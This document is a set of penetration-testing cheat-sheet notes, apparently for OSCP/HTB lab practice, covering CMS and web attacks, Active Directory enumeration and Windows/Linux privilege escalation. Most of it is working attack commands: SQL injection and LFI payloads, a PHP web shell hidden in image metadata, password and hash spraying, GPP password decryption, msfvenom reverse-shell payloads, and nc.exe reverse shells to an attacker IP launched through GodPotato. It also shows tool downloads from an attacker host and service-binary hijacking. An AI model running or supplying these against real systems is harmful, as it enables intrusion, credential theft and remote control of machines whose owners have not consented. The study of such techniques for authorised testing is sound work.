- If you find any CMS like WordPress, Joomla, etc., simply search on Google for default credentials or exploits of theme, plugin, version etc. In the case of a login page, you can exploit SQL injection and launch a brute-force attack with Hydra. If you identify any CMS, scan it with tools, perform enumeration with brute force, check default usernames and passwords, explore themes, plugins, version exploits, and search on Google. Alternatively, you can discover web vulnerabilities to gain initial access.

Wpscan

- wpscan --url http://10.10.10.10 --enumerate u
- wpscan --url example.com -e vp --plugins-detection mixed --api-token API_TOKEN
- wpscan --url example.com -e u --passwords /usr/share/wordlists/rockyou.txt
- wpscan --url example.com -U admin -P /usr/share/wordlists/rockyou.txt

Drupal

- droopescan scan drupal -u http://example.org/ -t 32
- find version > /CHANGELOG.txt

Adobe Cold Fusion

- check version /CFIDE/adminapi/base.cfc?wsdl
- fckeditor Version 8 LFI > http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en

Elastix

- Google the vulnerabilities
- default login are admin:admin at /vtigercrm/

- able to upload shell in profile-photo

Joomla

- Admin page - /administrator
- Configuration files configuration.php | diagnostics.php | joomla.inc.php | config.inc.php

Mambo

- Config files >> configuration.php | config.inc.php

Login page

- Try common credentials such as admin/admin, admin/password and falafel/falafel.
- Determine if you can enumerate usernames based on a verbose error message.
- Manually test for SQL injection. If it requires a more complex SQL injection, run SQLMap on it.
- If all fails, run hydra to brute force credentials.
- View source code
- Use default password
- Brute force directory first (s''ometime you don't need to login to pwn the machine)
- Search credential by bruteforce directory
- bruteforce credential
- Search credential in other service port
- Enumeration for the credential
- Register first
- SQL injection
- XSS can be used to get the admin cookie
- Bruteforce session cookie

Web Vulnerability:

SQLi:

- Pentestmonkey cheatsheet
- Try admin'# (valid username, see netsparker sqli cheatsheet)
- Try abcd' or 1=1;--
- Use UNION SELECT null,null,.. instead of 1,2,.. to avoid type conversion errors
- For mssql,
- xp_cmdshell
- Use concat for listing 2 or more column data in one
- For mysql,
- try a' or 1='1 -- -
- A' union select "" into outfile "C:\xampp\htdocs\run.php" -- -'

File Upload:

- Change mime type
- Add image headers
- Add payload in exiftool comment and name file as file.php.png
- ExifTool 1. <?php system($_GET['cmd']); ?> //shell.php 2. exiftool "-comment<=shell.php" malicious.png 3. strings malicious.png | grep system

use automated tool

- nikto • nikto -h $ip • nikto -h $ip -p 80,8080,1234 #test different ports with one scan

Git

Download .git

- mkdir <DESTINATION_FOLDER>
- ./gitdumper.sh <URL>/.git/ <DESTINATION_FOLDER>
- **Extract .git content**
- mkdir <EXTRACT_FOLDER>
- ./extractor.sh <DESTINATION_FOLDER> <EXTRACT_FOLDER>

LFI and RFI

- IF LFI FOUND then start with
- ../../../../etc/passwd
- SSH keys are
- By default, SSH searches for id_rsa, id_ecdsa, id_ecdsa_sk, id_ed25519, id_ed25519_sk, and id_dsa | curl http://rssoftwire.com/noman/index.php?page=../../../../../../../../../home/noman/.ssh/id_rsa
- with encode
- curl http://192.168.10.10/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

SSL Enumeration

- Open a connection openssl s_client -connect $ip:443

INITIAL FOOTHOLD

learn about the:

- layout of the network,
- the software in use,
- where the interesting data is

Enumerating DNS Records

We can use a tool such as **adidnsdump** to enumerate all DNS records in a domain using a valid domain user account.

What not many people know however is that if Active Directory integrated DNS is used, any user can query all the DNS records **by default.**

Tool Useful **If a company has non-descriptive server names or descriptions**, tools like BloodHound or ldapdomaindump are not going to help much since SRV00001.company.local still doesn't tell me what runs on this host.

https://dirkjanm.io/getting-in-the-zone-dumping-active-directory-dns-with-adidnsdump/

display the zones in the domain where you are currently in with --print-zones.

- $ adidnsdump -u icorp\\testuser --print-zones icorp-dc.internal.corp

```
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Found 2 domain DNS zones:
    internal.corp
    RootDNSServers
[-] Found 2 forest DNS zones:
    ..TrustAnchors
    _msdcs.internal.corp
```

If we specify the zone to the tool (or leave it empty for the default zone), we will get a list of all the records.

- $ adidnsdump -u inlanefreight\\forend ldap://172.16.5.5 -r
- $ head records.csv

Collect Passwords and Usernames

- Enumerate **passwd_notreqd** field set in the **userAccountControl** attribute. meaning they could have a shorter password or no password at all
  - PS C:\htb> Get-DomainUser -UACFilter PASSWD_NOTREQD | Select-Object samaccountname,useraccountcontrol
- **ASREPRoasting**

  This attack **does not require any domain user context** and can be done by **just knowing the SAM name for the user without Kerberos pre-auth.**

ASREPRoasting is similar to Kerberoasting, but it involves attacking the authentication service reply **(AS-REP)** instead of the Ticket Granting Service reply (**TGS-REP) . So An SPN is not required.**

- `PS C:\htb> Get-DomainUser -UACFilter DONT_REQ_PREAUTH | Select-Object samaccountname,useraccountcontrol`
- `PS C:\htb> Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl`
- `$ GetNPUsers.py INLANEFREIGHT.LOCAL/ -dc-ip 172.16.5.5 -no-pass -usersfile valid_ad_users`

- Credentials in SMB Shares and SYSVOL Scripts :
  - `PS C:\htb> ls \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts`
  - `PS C:\htb> cat \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts\reset_local_admin_pass.vbs`

- When a new **GroupPolicyPreference** is created, an **.xml** file is created in the SYSVOL share, which is also cached locally on endpoints that the Group Policy applies to. These files can include those used to:
  - **Map drives** (drives.xml)
  - **Create local users**
  - **Create printer config files** (printers.xml)
  - **Creating and updating services** (services.xml)
  - **Creating scheduled tasks** (scheduledtasks.xml)
  - **Changing local admin passwords.**

These files can contain an array of configuration data and defined passwords. **Often, GPP passwords are defined for legacy accounts, and you may therefore retrieve and decrypt the password for a locked or deleted account. However, it is worth attempting to password spra y internally with this password (especially if it is unique**
If you retrieve the cpassword value more manually, the gpp-decrypt utility can be used to decrypt the password as follows:

- `$ gpp-decrypt VPe/o9YRyz2cksnYRbNeQj35w9KxQ5ttbvtRaAVqxaE`

It is also possible to find passwords in files such as **Registry.xml** when autologon is configured via Group Policy. (will return pass found) or using the **Get-GPPAutologon.ps1** script included in **PowerSploit**.

- `$ crackmapexec smb -L | grep gpp`
- `$ crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M gpp_autologin`

- Once you land on domain account or domain joined machine with SYSTEM priv then =>

To perform Null SMB Session or LDAP Anony **you should be on** domain joined **machine** with **local SYSTEM account or** have **directly a domain joined account.** If you don't have a valid domain account (or SYSTEM on domain machine), and SMB NULL sessions and LDAP anonymous binds are not possible,

LDAP :It provides a mechanism used to connect to, search, and modify Internet directories."

  - **Password Policy <=**
  - **Usernames <=**

Password Spraying

RPCCLIENT :

```
$ for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done
```

```
Account Name: tjohnson, Authority Name: INLANEFREIGHT
Account Name: sgage, Authority Name: INLANEFREIGHT
```

Kerbrute


We can also use Kerbrute for the same attack as discussed previously.


```
$ kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_users.txt  Welcome1
```

CrackmapExec <=

Another great option is using CrackMapExec.

```
$ sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 | grep +
```





Validating the creds ;

```
$ sudo crackmapexec smb 172.16.5.5 -u avazquez -p Password123
```

```
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+] INLANEFREIGHT.LOCAL\avazquez:Password123
```

Hash Spraying

```
$ sudo crackmapexec smb --local-auth 172.16.5.0/23 -u administrator -H 88ad09182de639ccc6579eb0849751cf | grep +
```

The **--local-auth** flag will tell the tool only to attempt to log in one time on each machine which removes any risk of account lockout. Make sure this flag is set so we don't potentially lock out the built-in administrator for the domain. By default, without the local auth option set, the tool will attempt to authenticate using the current domain, which could quickly result in account lockouts.

Enumerating Security Controls

Checking the Status of :

Windows Defender

```
PS C:\htb> Get-MpComputerStatus
C:\htb> sc query windefend
```

Firewall Check :

```
PS C:\htb> netsh advfirewall show allprofiles
```

Applocker : <=

```
PS C:\htb> Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
```

PowerShell Constrained Language Mode

locks down many of the features needed to use PowerShell effectively, such as **blocking COM objects**, **only allowing approved .NET types**, **XAML-based workflows**, **PowerShell classes**, and **more**. We can quickly enumerate whether we are in Full Language Mode or Constrained Language Mode.

```
PS C:\htb> $ExecutionContext.SessionState.LanguageMode
```

```
ConstrainedLanguage
```

LAPS : <=

https://github.com/leoloobeek/LAPSToolkit

The Microsoft Local Administrator Password Solution (LAPS) is **used to randomize** and **rotate local administrator passwords on Windows hosts** and **prevent lateral movement**. **An account that has joined a computer to a domain receives All Extended Rights over that host**, and **this right gives the account the ability to read passwords**. Enumeration may show a user account that can read the LAPS password on a host. This can help us target specific AD users who can read LAPS passwords.

```
PS C:\htb> Find-LAPSDelegatedGroups
PS C:\htb> Get-LAPSComputers
PS C:\htb> Find-AdmPwdExtendedRights
```

Credentialed Enumeration - from Linux

most of these tools will not work without valid domain user credentials at any permission level. So at a minimum, we will have to have acquired a user's **cleartext password**, **NTLM password hash**, **or SYSTEM access on a domain-joined host**.

CrackMapExec

- **--users** Specifies to enumerate **Domain** Users
- **--groups** Specifies to enumerate **domain** groups
- **--loggedon-users** Attempts to enumerate what users are logged on to a target, [if we see **(Pwn3d!)** after logging of our user, this means our user **Local Admin** on that host]
- **--shares : look for readable shares**
- **-M spider_plus --share 'Department Shares' :** spider_plus Dig through each readable share on the host and show readable files . [writes the results to a JSON file located at **/tmp/cme_spider_plus/<ip of host>**.]

```
$ sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --users
```

Smbmap

the user forend has no access to the DC via the ADMIN$ or C$ shares (this is expected for a standard user account), but does have read access over **IPC** $, **NETLOGON**, and **SYSVOL which is the default in any domain**.

```
$ smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5
$ smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Department Shares' --dir-only
```

recursive listing of the directories in the Department Shares share. The use of **--dir-only** provided **only the output of all directories** and **did not list all files**.

Rpcclient

Due to SMB NULL sessions on some of our hosts, **we can perform authenticated** or **unauthenticated** enumeration using rpcclient in the INLANEFREIGHT.LOCAL domain. **An example** of using rpcclient **from an unauthenticated standpoint** (if this configuration exists in our target domain) would be:

```
$ rpcclient -U "" -N 172.16.5.5
        rpcclient $>
```

- The SID for the INLANEFREIGHT.LOCAL domain is: **S-1-5-21-3842939050-3880317879-2865463114.**
- **When an object is created within a domain**, the number above (**SID**) **will be combined with** a **RID to make a unique value** used **to represent the object.**
- So the domain user **htb-student** with a **RID:[0x457]** Hex 0x457 would = decimal **1111**, **will have a full user SID of: S-1-5-21-3842939050-3880317879-2865463114-1111.**
- **This is unique** to the htb-student **object in the INLANEFREIGHT.LOCAL domain** and **you will never see this paired value** tied **to another object in this domain** or **any other**.

However, **there are accounts** that you will notice that have the same **RID** regardless of what host you are on. Accounts like the **built-in Administrator for a domain** will have a **RID [administrator] rid:[0x1f4]**, which, when converted to a decimal value, equals **500**.

```
rpcclient $> enumdomusers
rpcclient $> queryuser 0x457
rpcclient $> queryuser 0x1f4
```

We could even start performing actions such as editing users and groups or adding our own into the domain

Impacket Toolkit - Psexec.py <=

From **Local Admin** **to** **NT Authority/SYSTEM**

- Validate that our user is local admin !
  - `net localgroup administrators`

    If the username appears in the output, it has **local admin rights.**

  Use powershell if WinRM enabled
  - `Invoke-Command -ComputerName TargetIP -Credential Domain\User -ScriptBlock { net localgroup administrators }`
  - `smbclient //172.16.5.125/ADMIN$ -U inlanefreight.local/wley%transporter@4`

    Success: Access confirmed (admin rights).
    Failure: Access denied (insufficient privileges).

- Execute the psexec :

  `$ impacket-psexec inlanefreight.local/wley:'transporter@4'@172.16.5.125`

  ◇ Whoami

  NT Authority/SYSTEM

Impacket Toolkit - wmiexec

It does not drop any files or executables on the target host and generates fewer logs than other modules.

It will return a semi interactive Shell where commands are executed through Windows Management Instrumentation. **with the current user** we are logging with. **each command issued will execute a new cmd.exe from WMI** and execute your command.

```
$ Impacket-wmiexec inlanefreight.local/wley:'transporter@4'@172.16.5.5
```

Windapsearch

Windapsearch is another handy Python script we can use to enumerate users, groups, and computers from a Windows domain by utilizing LDAP queries.

A regular domain user can query LDAP by default due to **Authenticated Users having read permissions in Active Directory.**

- **Enumerate Domain Admin :**

```
$ python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da
```

- **Enumerate Privileged Users:**

```
$ python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 -PU
```

Bloodhound :

- **Dump Domain with Bloodhound**

```
$ sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all
```

- Once the script finishes, we will see the output files in the current working directory in the format of <date_object.json>.

```
$ sudo neo4j start
$ zip -r ilfreight_bh.zip *.json
```

- And upload the zip into bloodhound on the right side of the window.

Use : custom Cypher queries

Credentialed Enumeration - from Windows

ActiveDirectory PowerShell Module

The ActiveDirectory PowerShell module **is a group of PowerShell cmdlets for administering an Active Directory environment from the command line.**

It **consists of 147 different cmdlets**

- Check if Active Directory module imported or not :

```
PS C:\htb> Get-Module
```

- Import it if not :

```
PS C:\htb> Import-Module ActiveDirectory
PS C:\htb> Get-Module
```

- Grab AD domain info :

```
PS C:\htb> Get-ADDomain
```

- **We will be filtering for accounts with** the **ServicePrincipalName** property populated. **Get-ADUser** cmdlet will get us a listing of accounts that may be susceptible to a **Kerberoasting attack**, which we will cover in-depth after the next section.

```
PS C:\htb> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
```

- verify domain trust relationships using the Get-ADTrust cmdlet

```
PS C:\htb> Get-ADTrust -Filter *
```

- AD groups enumeration :

```
PS C:\htb> Get-ADGroup -Filter * | select name
```

- Investigate further a group

```
PS C:\htb> Get-ADGroup -Identity "Backup Operators"
PS C:\htb> Get-ADGroupMember -Identity "Backup Operators"
```

PowerView :

Refer to the table in github

https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

```
PS C:\htb> Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogontimestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,useraccountcontrol
```

- Recursive Group Membership

```
PS C:\htb>  Get-DomainGroupMember -Identity "Domain Admins" -Recurse
```

- check for users with the SPN attribute set, which indicates that the account **may be subjected to a Kerberoasting attack.**

```
PS C:\htb> Get-DomainUser -SPN -Properties samaccountname,ServicePrincipalName
```

```
serviceprincipalname                          samaccountname
--------------------                          --------------
adfsconnect/azure01.inlanefreight.local       adfs
backupjob/veam001.inlanefreight.local         backupagent
d0wngrade/kerberoast.inlanefreight.local      d0wngrade
kadmin/changepw                               krbtgt
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev
MSSQLSvc/SPSJDB.inlanefreight.local:1433      sqlprod
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351 sqlqa
sts/inlanefreight.local                       solarwindsmonitor
testspn/kerberoast.inlanefreight.local        testspn
testspn2/kerberoast.inlanefreight.local       testspn2
```

- Get Domain Trust

```
PS C:\htb> Get-DomainTrustMapping
```

SharpView

SharpView (compiled) can be useful when a client has hardened against PowerShell usage or we need to avoid using PowerShell (import modules)

```
PS C:\htb> .\SharpView.exe Get-DomainUser -Help
```

Snaffler

```
Snaffler.exe  -s -d  inlanefreight.local  -o  snaffler.log  -v data
```

SharpHound

```
PS C:\htb>  .\SharpHound.exe --help
PS C:\htb> .\SharpHound.exe -c All --zipfilename ILFREIGHT
```

And next import zip to our attacker host

2. Windows Privilege Escalation

I have used this approach:

- Run whoami /all (if enabled, then use printspoofer or got potato).
- `[System.Security.Principal.WindowsIdentity]::GetCurrent() | select name`
- Simply run PowerUp, then find privileges on unquoted DLL, etc.
- Upload WinPEAS for further enumeration if the above does not work. WinPEAS mostly finds plaintext passwords.
- Lastly, find any executable (exe), PowerShell script (ps1), or PDF file running. Run it for further enumeration and search on Google for additional details.

```
Test-WSMan dc01    # Check if WinRM is working
Get-PSSession      # List active sessions
```

#Check NTLM Policy Settings:

```
Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "LmCompatibilityLevel"
```

Values:

0: Send LM and NTLM responses. (Least secure)
1: Send LM and NTLM, use NTLMv2 if available.
2: Send NTLM only.
3: Send NTLMv2 only. (More secure)
4: Refuse LM.
5: Refuse LM and NTLM. (Most secure)

#Allow NTLM authentication

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "LmCompatibilityLevel" -Value 2
```

Check if there is someone Else logged in

```
PS C:\htb> qwinsta
```

Windows Management Instrumentation (WMI)

Cheatsheet

`wmic qfe get Caption,Description,HotFixID,InstalledOn`	Prints the patch level and description of the Hotfixes applied
`wmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format:List`	Displays basic host information to include any attributes within the list
`wmic process list /format:list`	A listing of all processes on host
`wmic ntdomain list /format:list`	Displays information about the Domain and Domain Controllers

`wmic useraccount list /format:list`
 	
`wmic useraccount list /format:list | Select-String -Pattern "Disabled=True" -Context 2,2`
	Displays information about all local accounts and any domain accounts that have logged into the device
	
	Look for disable accounts and return 2 lines up and down

wmic group list /format:list	Information about all local groups
wmic sysaccount list /format:list	Dumps information about any system accounts that are being used as service accounts.
PS C:\htb> wmic ntdomain get Caption,Description,DnsForestName,DomainName,DomainControllerAddress	information about the domain and the child domain, and the external forest that our current domain has a trust with.

Net command :

Command	Description
net accounts	Information about password requirements
net accounts /domain	Password and lockout policy
net group /domain	Information about domain groups
net group "Domain Admins" /domain	List users with domain admin privileges
net group "domain computers" /domain	List of PCs connected to the domain
net group "Domain Controllers" /domain	List PC accounts of domains controllers
net group <domain_group_name> /domain	User that belongs to the group
net groups /domain	List of domain groups
net localgroup	All available groups
net localgroup administrators /domain	List users that belong to the administrators group inside the domain (the group Domain Admins is included here by default)
net localgroup Administrators	Information about a group (admins)
net localgroup administrators [username] /add	Add user to administrators
net share	Check current shares
net user <ACCOUNT_NAME> /domain	Get information about a user within the domain
net user /domain	List all users of the domain
net user %username%	Information about the current user
net use x: \computer\share	Mount the share locally
net view	Get a list of computers
net view /all /domain[:domainname]	Shares on the domains
net view \computer /ALL	List shares of a computer
net view /domain	List of PCs of the domain

Dsquery

Upload

- certutil.exe -urlcache -split -f http://192.168.10.10/PowerUp.ps1 (only run on cmd)
- iwr -uri http://192.168.10.10/PowerUp.ps1 -Outfile PowerUp.ps1 (power shell)
- curl 192.168.10.10/PowerUp.ps1 -Outfile PowerUp.ps1 (both)
- Start http server with python3 -m http.server 80 or 81 etc

Plaintext Password

- Folders Name: C Folder | Document Folder
- To find a password
- run winpeas
- check history with command
- check exe files in C or desktop etc
- \users\noman\documents\fileMonitorBackup.log

File Permission

F> Full access | M> Modify access |RX> Read and execute access| R>Read-only access| W>Write-only

- icacls "C:\xampp\apache\bin\fida.exe" (check permission)

Files Enumeration :

Enumeration

1. Configuration Files (.conf, .config, .cnf)

In Windows Command Prompt:
You can use dir /s to search for files with these extensions across drives or specific folders.

```
for %l in (.conf .config .cnf) do @dir C:\ /s /b *%l | findstr /V "lib fonts share core"
```

In PowerShell:
In PowerShell, you can use Get-ChildItem (alias gci) to recursively search for files with the extensions.

```
".conf", ".config", ".cnf" | ForEach-Object {Get-ChildItem -Path C:\ -Recurse -Include *$_* | Where-Object {$_ -notmatch "lib|fonts|share|core"}}
```

2. Search for Keywords (user, password, pass) in .cnf Files

In Windows Command Prompt:
Use the findstr command to search for keywords inside files.

```
for /R C:\ %i in (*.cnf) do @findstr /I "user password pass" %i | findstr /V "#"
```

In PowerShell:
You can search for specific words inside .cnf files using PowerShell's Select-String command.

```
Get-ChildItem -Path C:\ -Recurse -Filter *.cnf | Select-String -Pattern 'user', 'password', 'pass' | Where-Object {$_ -notmatch "#"}
```

3. Databases (.sql, .db)

In Windows Command Prompt:

```
for %l in (.sql .db .db*) do @dir C:\ /s /b *%l | findstr /V "doc lib headers share man"
```

In PowerShell:

```
".sql", ".db", ".db*" | ForEach-Object {Get-ChildItem -Path C:\ -Recurse -Include *$_* | Where-Object {$_ -notmatch "doc|lib|headers|share|man"}}
```

4. Search for .txt and Files Without Extensions for Stored Credentials

In Windows Command Prompt:

```
dir C:\ /s /b *.txt | findstr /V "\..*" > files.txt & for /F %f in (files.txt) do @findstr /I "user password pass" %ff
```

It first lists all .txt files in the C:\ drive and stores them in files.txt.
Then, for each file in files.txt, it searches for the keywords user, password, or pass and prints the results to the terminal.

In PowerShell:

```
Get-ChildItem -Path C:\ -Recurse -Filter *.txt | ForEach-Object {Select-String -Path $_.FullName -Pattern 'user', 'password', 'pass'}
```

5. Scripts (.py, .pyc, .pl, .go, .jar, .c, .sh)

In Windows Command Prompt:

```
for %l in (.py .pyc .pl .go .jar .c .sh) do @dir C:\ /s /b *%l | findstr /V "doc lib headers share"
```

In PowerShell:

```
".py", ".pyc", ".pl", ".go", ".jar", ".c", ".sh" | ForEach-Object {Get-ChildItem -Path C:\ -Recurse -Include *$_* | Where-Object {$_ -notmatch "doc|lib|headers|share"}}
```

6. Miscellaneous Files (.kdbx, .keytab, .kt, krb5)

In Windows Command Prompt:

```
for %l in (.vhd .kdbx .keytab .kt krb5) do @dir C:\ /s /b *%l | findstr /R /V "\\doc\\ \\lib\\ \\headers\\ \\share\\ \\WinSxS\\"
```

In PowerShell:

```
".kdbx", ".keytab", ".kt", "krb5" | ForEach-Object {Get-ChildItem -Path C:\ -Recurse -Include *$_* | Where-Object {$_ -notmatch "doc|lib|headers|share"}}
```

Automated Tools

Powerup

- certutil.exe -urlcache -split -f http://192.168.10.10/PowerUp.ps1
- powershell -ep bypass
- . .\PowerUp.ps1
- Invoke-AllChecks (check all possible vulnerability except plaintext passwd)

Winpeas.exe (all including plaintext passwd)

- Windpeas.exe If .net 4.5 (run otherwise)
- certutil.exe -urlcache -split -f http://192.168.10.10:8080/winPEASx64.exe
- .\winPEASx64.exe

Manual Enumeration

- Systeminfo OR systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
- Hostname | Whoami | wmic qfe (updates and patches etc)
- Wmic logicaldisk (drives)
- echo %USERNAME% || whoami then $env:username
- Net user | net user noman
- Net localgroup | net localgroup noman
- netsh firewall show state (firewall)
- Whoami /priv
- Ipconfig | ipconfig /all |
- netstat -ano | route print
- Powershell | Get-LocalUser | Get-LocalGroup | Get-LocalGroupMember Administrators
- Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall*" | select displayname (check software with version 32 bit and below 64)
- Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall*" | select displayname
- Get-Process
- If RDP is enable or we enable it then add this
- net localgroup administrators /add
- Unattended Windows Installatiom (old files of user n pass then crack)
- dir /s *sysprep.inf* sysprep.xml *unattended.xml* unattend.xml *unattended.txt 2>null

GoldMine Password/plaintext

- 1st Technique (Common Password)
- https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_windows.html
- Readable location |
- findstr /si password *.txt* | .xml | *.ini
- Registry | (IF VNC install)
- reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" (autologin)
- Configuration | files with winpeas
- SAM |winpeas (looking for common Sam and System backups)
- Attacker machine move then dcrypt with tool creddump-master
- ./pwdump.py SYSTEM SAM
- OR
- Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue (findbackup file)

- Get-ChildItem -Path C:\xampp -Include .txt,.ini -File -Recurse -ErrorAction SilentlyContinue (check files) | type C:\xampp\passwords.txt | type C:\xampp\mysql\bin\my.ini
- Get-ChildItem -Path C:\Users\dave\ -Include .txt,.pdf,.xls,.xlsx,.doc,.docx -File -Recurse -ErrorAction SilentlyContinue (check doc txt etc)
- Another goldmine powershell Get-History | (Get-PSReadlineOption).HistorySavePath (found file then type noman.txt and if found command then do it because of taken root
- cd C:\ | pwd | dir

SeImpersonatePrivilege enable

Whoami /priv and Whoami /all

Printspoofer

- curl 192.168.10.10/PrintSpoofer64.exe -o Pr.exe
- .\Pr.exe -i -c cmd OR .\PrintSpoofer32.exe -i -c powershell.exe

GODpotato

- curl 192.168.10.10:8081/GodPotato-NET2.exe -o god.exe
- .\god.exe -cmd "cmd /c whoami" OR
- curl 192.168.10.10:8081/nc.exe -o nc.exe
- .\god.exe -cmd "cmd /c C:\xampp\htdocs\cms\files\nc.exe 192.168.10.10 443 -e cmd"
- .\god.exe -cmd "cmd /c C:\xampp\htdocs\cms\files\nc.exe 192.168.10.10 443 -e powershell"

Kernel Exploits

- Biopath modifiable service

Get-ModifiableServiceFile

- Permission check and service stop / start check
- Msfvenom create shell and upload (curl, iwr, certutil)
- icacls "C:\Program Files"
- msfvenom -p windows/shell_reverse_tcp lhost=192.168.10.10 lport=443 -f exe -o rev.exe
- del "C:\program files\noman\noman.exe"
- curl 192.168.10.10/rev.exe -o noman.exe
- cp noman.exe "C:\program files\noman\"
- net start noman

unquoted path

- Get-UnquotedService
- Permission check and service stop / start check
- Msfvenom create shell and upload (curl, iwr, certutil)
- icacls "C:\Program Files"
- msfvenom -p windows/shell_reverse_tcp lhost=192.168.10.10 lport=443 -f exe -o rev.exe
- del "C:\program files\noman\noman.exe"
- curl 192.168.10.10/rev.exe -o noman.exe
- cp noman.exe "C:\program files\noman\"
- net start noman

DLL Hijacking

- Permission check and service stop / start check
- Msfvenom create shell and upload (curl, iwr, certutil)

- icacls "C:\Program Files"
- msfvenom -p windows/shell_reverse_tcp lhost=192.168.10.10 lport=443 -f dll -o rev.dll
- del "C:\program files\noman\noman.dll"
- curl 192.168.10.10/rev.dll -o noman.dll
- cp noman.dll "C:\program files\noman\"
- net start noman

Task scduler/cron job

- schtasks /query /fo LIST /v (find taskName: \Microsoft\CacheCleanup)
- icacls C:\Users\noman\Pictures\Cleanup.exe user (I)(F) permission required)
- iwr -Uri http://192.168.10.10/adduser.exe -Outfile Cleanup.exe
- move .\Pictures\BackendCacheCleanup.exe Cleanup.exe.bak
- move .\Cleanup.exe .\Pictures\ (waiting for the execution and put file just one before the folder)

2.Linux Privilege Escalation

- Start with automated tools like LinPEAS, then proceed with manual enumeration. The following command is used to get a TTY shell
- python3 -c 'import pty; pty.spawn(["/bin/bash", "--rcfile", "/etc/bash.bashrc"])' --> full access shell

Automated Tools

- python -m http.server 80
- wget http://192.168.10.10/linpeas.sh -o linpeas.sh
- chmod +x linpeas.sh | ./linpeas.sh | (./linpeas.sh | tee filename.txt)

Manual Enumeration

- Approach permission checker/cron job/
- `Find / -user <user> 2>/dev/null | grep -v '^/proc\|^/sys\|^/run'` => enumerate files our user is the owner
- `Find / -group <user> 2>/dev/null | grep -v '^/proc\|^/sys\|^/run'` => enumerate files our user is the owner
- cmd: ls -la /etc/passwd/ | ls -la /etc/shadow -- > check read/write permission | sudo su
- sudo -l (https://gtfobins.github.io/#)
- find / -user root -perm -4000 -print 2>/dev/null
- getcap -r / 2>/dev/null (capabilities)(cap_setuid+ep)
- find / -perm -u=s -type f 2>/dev/null
- find / -type f -perm 0777 | find / -writable -type d 2>/dev/null
- cat /etc/crontab (normal) | grep "CRON" /var/log/syslog (wildcarts)
- history | cat .bashrc
- GoldMine Password/plaintext
- Backup files
- Kernel Search with Google
- Check ssh keys configurations : /etc/ssh/sshd_config.d/sshcerts.conf and check if TrustedUserCAKeys or AuthorizedPrincipals File directives are present (check Ippsec Ressource Box , notes also)

4. Active Directory.

Active Directory is challenging for everyone, With the provided credentials, simply run an **Nmap scan** to enumerate services and open ports. Use the scan results to determine where to apply the credentials effectively based on the identified services. there are three different machines: Machine01, Machine02, Domain01. The Machine01 machine always begins with initial access and privilege escalation as a standalone. Please use the following steps to work on Active Directory:

1. Run net user /domain.
2. List users and run sharpHound.ps1 to find domain users (otherwise not in user list) and also with the steps below.
3. Run secretdumps, and if you come from a reverse shell, then change the administrator password.

4. For tunneling (use Chisel or run with SSH), if there is an issue, revert the machine.
5. Find user and password from secretdumps, mimikatz c drive, config files, winpeas, etc.
6. Check services with open ports such as 22, 1433, 5896, 5895, 445, etc.
7. Use CrackMapExec with user and password, testing with the above services.
8. Perform AS-REP Roasting with GetUserSPN.py or Rubeus.exe.
9. If SQL, use mssqlclient.py; if SMB, use psexec.py; if WinRM or evil-winrm, check the administrator, then move to the next step to find the Windows root.
10. For Domain01:
11. Run secretsdump (Default administrator) with user pass or hash, same with psexec, winrm, SSH, etc.
12. Directly rooted."

Query All Hostnames in the Domain

```
→ Get-ADComputer -Filter * -Properties dNSHostName | Select-Object Name, dNSHostName
```

Verify Elevated Session: (If the output is True, your session is elevated)

```
→ [bool]([Security.Principal.WindowsPrincipal]
  [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
```

Check for CredSSP

```
